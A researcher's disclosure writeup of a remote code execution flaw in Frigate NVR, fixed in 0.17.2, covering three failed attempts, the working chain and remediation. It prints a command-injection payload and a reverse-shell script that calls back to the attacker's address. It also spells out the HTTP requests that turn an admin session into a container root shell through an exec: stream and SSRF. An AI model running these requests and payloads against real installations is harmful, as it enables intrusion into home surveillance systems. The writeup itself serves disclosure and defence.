Frigate NVR — Remote Code Execution — shaggy
The full story of how a camera recommendation turned into a container root shell. Three dead-end paths before the working chain.
This writeup doesn’t just cover the exploit. It covers the three vectors that failed along the way, because real research is mostly stacked failures.
By bypassing the exec: filter in Frigate NVR’s go2rtc API proxy, an authenticated admin user can obtain a root shell inside the Docker container.
Affected versions:
>= 0.13.0,< 0.17.2· Fixed in:0.17.2· Severity: Critical (CVSS 9.1)This vulnerability was responsibly disclosed to the Frigate team. It was published as GHSA-wwww-5h25-jf98 and fixed in
0.17.2.
How This Research Started
This research didn’t start in a security lab. It started with a real need.
A friend of ours got burgled. To secure the house, they wanted cameras installed. We picked out a few IP cameras and went looking for an open-source solution to recommend. The best fit turned out to be Frigate NVR, local AI-based detection of people and vehicles, no cloud dependency.

We recommended it to our friend. Then curiosity got the better of us, and we set it up in our own environment to poke at it. That innocent curiosity is what led us to the vulnerability in this writeup. We started as users. We finished as researchers.
Glossary
Terms used throughout this piece:
| Term | Stands For | What It Does |
|---|---|---|
| RTSP | Real Time Streaming Protocol | Real-time streaming protocol used by IP cameras |
| ONVIF | Open Network Video Interface Forum | Protocol enabling interoperability between different IP camera brands |
| go2rtc | Go Real-Time Communications | Restream service that collects camera feeds and converts formats on demand |
| ffprobe | Fast Forward Probe | CLI tool for analyzing metadata of a media stream |
| ffmpeg | Fast Forward MPEG | CLI tool for processing/converting audio and video |
ffmpegis a processing tool.ffprobeis for analyzing files and streams. That distinction matters later, it’s why both end up in the attack surface.
What Is Frigate NVR?
An open-source, AI-based Network Video Recorder. It processes RTSP streams from IP cameras, detects objects (people, vehicles, animals) with TensorFlow Lite, records events, and integrates deeply with Home Assistant. With hardware-accelerated local inference (Coral, GPU), no data ever leaves the network. It runs as a single Docker container and is one of the most widely used self-hosted surveillance platforms.
- 100,000+ active installations worldwide (2024)
- 34,400 GitHub stars
- Ships an embedded restream service (
go2rtc) supporting RTSP, ONVIF, HLS, andexec:protocols, exposing its internal HTTP API on port 1984
Failed Attempts
Don’t skip this section. The path to the actual exploit ran through eliminating three separate vectors, each teaching us something about the app’s defense layers.
1. ONVIF Probe: SSRF Attempt

Goal: redirect the host parameter on /api/onvif/probe to an address we control, capture Frigate’s outbound traffic, and see whether user input gets reflected into the SOAP message.
GET /api/onvif/probe?host=192.168.1.103&port=80&username=admin&password=admin&auth_type=basic HTTP/1.1
Host: localhost:5001
Cookie: frigate_token=eyJ0eXAiOiJKV1QiLCJhbGc...
We captured the incoming traffic on our listener:

Frigate fired an automatic ONVIF GetCapabilities request at our address. The body carried SOAP XML wrapped in a WS-Security UsernameToken. Reading the source explained why this went nowhere:
 1# frigate/api/camera.py — L506
 2@router.get("/onvif/probe")
 3async def onvif_probe(host: str, port: int = 80, username: str, ...):
 4    if not _is_valid_host(host):
 5        return JSONResponse(..., status_code=400)
 6
 7    onvif_camera = ONVIFCamera(host, port, username or "", password or "", wsdl_dir=wsdl_base)
 8    await onvif_camera.update_xaddrs()
 9    media = onvif_camera.create_media_service()
10    profiles = media.GetProfiles()
11    # zeep → generates schema-bound XML from the WSDL
The host parameter is passed straight into ONVIFCamera’s TCP argument. It never touches the SOAP body. The payload is generated by the zeep library from the WSDL schema, user input stays at the socket layer. No RCE came out of this vector, and no SSRF either. But we confirmed we could trigger an outbound TCP connection. That turned out useful later.
2. Export API: ffmpeg Command Injection Attempt
Goal: smuggle a shell command into the ffmpeg_output_args parameter on the recording export endpoint to run an OS command.
POST /api/export/custom/camera1/start/1717776000/end/1717779600 HTTP/1.1
Content-Type: application/json

{
  "source": "recordings",
  "ffmpeg_output_args": "-c copy; bash -i >& /dev/tcp/192.168.1.103/1881 0>&1"
}
The request was accepted with 202 Accepted and returned an export_id. But nothing hit the listener. Checking the job status:
1{"status": "failed", "error": "Option ; (global) not found."}The source explained why:
1# frigate/record/export.py
2ffmpeg_cmd = (...).split(" ")   # string → list
3
4proc = sp.Popen(
5    ffmpeg_cmd,  # list → shell=False (default)
6    stdin=sp.PIPE,
7    stderr=sp.PIPE,
8)
ffmpeg_output_args is tokenized with .split(" ") before subprocess.Popen() and passed straight to the execve(2) syscall as a list. Since /bin/sh never gets involved, ; is never interpreted as a shell operator. ffmpeg sees it as an unknown argument and errors out. Command chaining never had a way in here. The payload reached the server, but no shell ever fired.
3. Reolink Detect SSRF: Internal Service Discovery
Goal: use /api/reolink/detect to make Frigate issue a request to go2rtc’s internal API (127.0.0.1:1984) and see if that opens an SSRF / port-oracle surface.
GET /api/reolink/detect?host=127.0.0.1:1984&username=admin&password=admin HTTP/1.1_is_valid_host() only checks the character set (a-z, 0-9, ., -), so the loopback address passes format validation. The SSRF request does reach go2rtc. But the endpoint is hardcoded to the Reolink-specific /api.cgi path, which go2rtc doesn’t recognize, so it returns 404:
1{"success": false, "protocol": null, "message": "Failed to connect to camera API: HTTP 404"}We also confirmed a timing/port oracle by probing different ports: 127.0.0.1:22 timed out, 127.0.0.1:5001 responded fast. We could distinguish internal services, but this path never reached the /api/stream.mp4?src=<name> consumer connection needed to trigger exec:. The SSRF is real here, it just can’t be weaponized.

Three vectors, three near-misses. None of them fully cracked. So we shifted focus to an endpoint we’d spotted in the source but that wasn’t wired to any button in the UI: the go2rtc stream registration API.
The Working Chain: Admin to Root Shell
After eliminating three separate vectors, the chain we found came down to three HTTP requests. None of them were wired to any button in the UI, and two were endpoints we’d only spotted in the source.
Step 1: Authentication
POST /api/login HTTP/1.1
Content-Type: application/json

{"user":"admin","password":"505918028d544320d08cdb2888eb193a"}HTTP/1.1 200 OK
Set-Cookie: frigate_token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9...No exploit here. Just establishing a valid admin session.
Step 2: Registering an exec: Stream with go2rtc
This endpoint, found in the source, isn’t wired to any button in the UI. It’s admin-role-gated only:
PUT /api/go2rtc/streams/revshell?src=exec:/tmp/rev.sh HTTP/1.1
Cookie: frigate_token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9...HTTP/1.1 200 OK
{"success": true, "message": "Stream added successfully"}Why doesn’t the filter kick in?
 1# frigate/api/camera.py — L120  →  admin-only
 2@router.put("/go2rtc/streams/{name}", dependencies=[Depends(require_role(["admin"]))])
 3def go2rtc_add_stream(req, name, src=""):
 4    if src: params["src"] = substitute_frigate_vars(src)  # ← is_restricted_source() NEVER CALLED
 5    requests.put("http://127.0.0.1:1984/api/streams", params=params)
 6
 7# The filter in create_config.py — only runs during config.yml → go2rtc.yaml conversion:
 8def is_restricted_source(source: str) -> bool:
 9    RESTRICTED = ["exec:", "shell:", "echo:"]
10    return any(source.startswith(p) for p in RESTRICTED)
11# → this function is never called inside go2rtc_add_stream()
The is_restricted_source() filter only runs in the config.yml → go2rtc.yaml conversion pipeline. This runtime API endpoint follows an entirely different code path, and the filter was never added here. substitute_frigate_vars() only resolves Frigate variables like {camera}. It doesn’t recognize the exec: protocol, and forwards it to go2rtc unfiltered.
Why a file, not an inline command? The
go2rtcHTTP API rejectssrcvalues containing>,&,;, for exampleexec:bash -c '...', with a400. Butexec:/tmp/rev.sh(no special characters) is accepted. So we write the file to the container first:1docker exec frigate bash -c 'cat > /tmp/rev.sh << "EOF" 2#!/bin/bash 3bash -i >& /dev/tcp/192.168.1.103/1881 0>&1 4EOF 5chmod +x /tmp/rev.sh'
At this point the only protection layer is require_role("admin"). The payload is now registered with go2rtc and waiting for a consumer connection.
Step 3: Triggering via SSRF
The ffprobe/snapshot endpoint forwards the url parameter straight to ffmpeg with no validation. go2rtc’s port 1984 is also reachable from inside the container:
GET /api/ffprobe/snapshot?url=http%3A%2F%2F127.0.0.1%3A1984%2Fapi%2Fstream.mp4%3Fsrc%3Drevshell&timeout=30 HTTP/1.1
Cookie: frigate_token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9... 1# frigate/api/camera.py — L329
2@router.get("/ffprobe/snapshot", dependencies=[Depends(require_role("admin"))])
3def ffprobe_snapshot(request: Request, url: str = "", timeout: int = 10):
4 image_data, error = run_ffmpeg_snapshot(config.ffmpeg, url, "mjpeg", timeout=timeout)
5 # ↑ url → NO internal-network restriction
6
7# frigate/util/image.py — L1169
8def run_ffmpeg_snapshot(ffmpeg, input_path: str, ...):
9 ffmpeg_cmd = [ffmpeg.ffmpeg_path, "-hide_banner", "-loglevel", "warning", "-i", input_path, ...]
10 proc = sp.Popen(ffmpeg_cmd, ...)As ffmpeg tries to consume the revshell stream, go2rtc recognizes it as the first consumer. That’s the trigger condition for the exec: registration, and it’s now satisfied. The response comes back as 408 Request Timeout (ffmpeg waits for a video stream and times out), but by then the script has already been forked.
Step 4: Shell Received
1ffmpeg → connects to go2rtc's internal HTTP
2       → go2rtc activates the "revshell" stream
3       → exec:/tmp/rev.sh runs
4       → the bash command in rev.sh connects back to the attacker's IP
5       → shell drops into the nc terminal

1uid=0(root) gid=0(root) groups=0(root)Authenticate, register the stream, trigger via SSRF. Just three HTTP requests, and an admin panel session turns into a root shell inside the container.
Who’s Exposed?
We ran a live scan against Shodan. The table below is current as of July 2026:
| Finding | Count | Note |
|---|---|---|
| Exposed Frigate panels | 1,070 | http.title:"Frigate" |
| go2rtc instances found on its default port (1984) | 52 | 51 of 52 now sit behind HTTP Basic Auth |
| Panels without TLS (port 5000) | 292 | Frigate’s documented plaintext-only default port, no SSL on any sampled instance |
Top 6 countries: US 288 · China 122 · Germany 85 · UK 58 · France 46 · Japan 35
When we first pulled these numbers, most of the go2rtc instances we found were reachable with no authentication at all. Re-running the same query live for this update turned up good news: 51 of the 52 go2rtc instances we found are now sitting behind HTTP Basic Auth. We don’t actually know why. Probably a hardening wave following this and similar disclosures, but we can’t prove that’s the cause. The core exposure is still there, though: 1,070 Frigate panels are directly on the internet, and 292 of those (port 5000) never use TLS at all.
The critical part: even with
go2rtcnow mostly gated behind auth, 1,070 Frigate panels are still directly internet-facing, and 292 of those never use TLS. If an unauthenticatedgo2rtcinstance turns up (like the 1-in-52 we found), an attacker doesn’t even need the admin-bypass chain in this writeup. They can register and trigger anexec:stream directly.
Remediation
camera.py: add an exec: check inside go2rtc_add_stream()
 1from frigate.util.services import is_restricted_source
 2
 3@router.put("/go2rtc/streams/{stream_name}", ...)
 4def go2rtc_add_stream(request: Request, stream_name: str, src: str = ""):
 5    if src and src.strip().startswith(("exec:", "echo:", "expr:")):
 6        return JSONResponse(
 7            content={"success": False, "message": "exec: sources are not allowed via API"},
 8            status_code=403
 9        )
10 # ... rest of existing code- The
ffprobe/snapshoturlparameter should be restricted against internal addresses (127.0.0.1,localhost, RFC1918 ranges) go2rtc’s internal API (port 1984) should never be directly exposed to the internet. Keep it behind a reverse proxy, in a separate network namespace- Docker: instead of
privileged: true, mount only the devices actually needed
It all started because we were going to recommend a camera to a friend.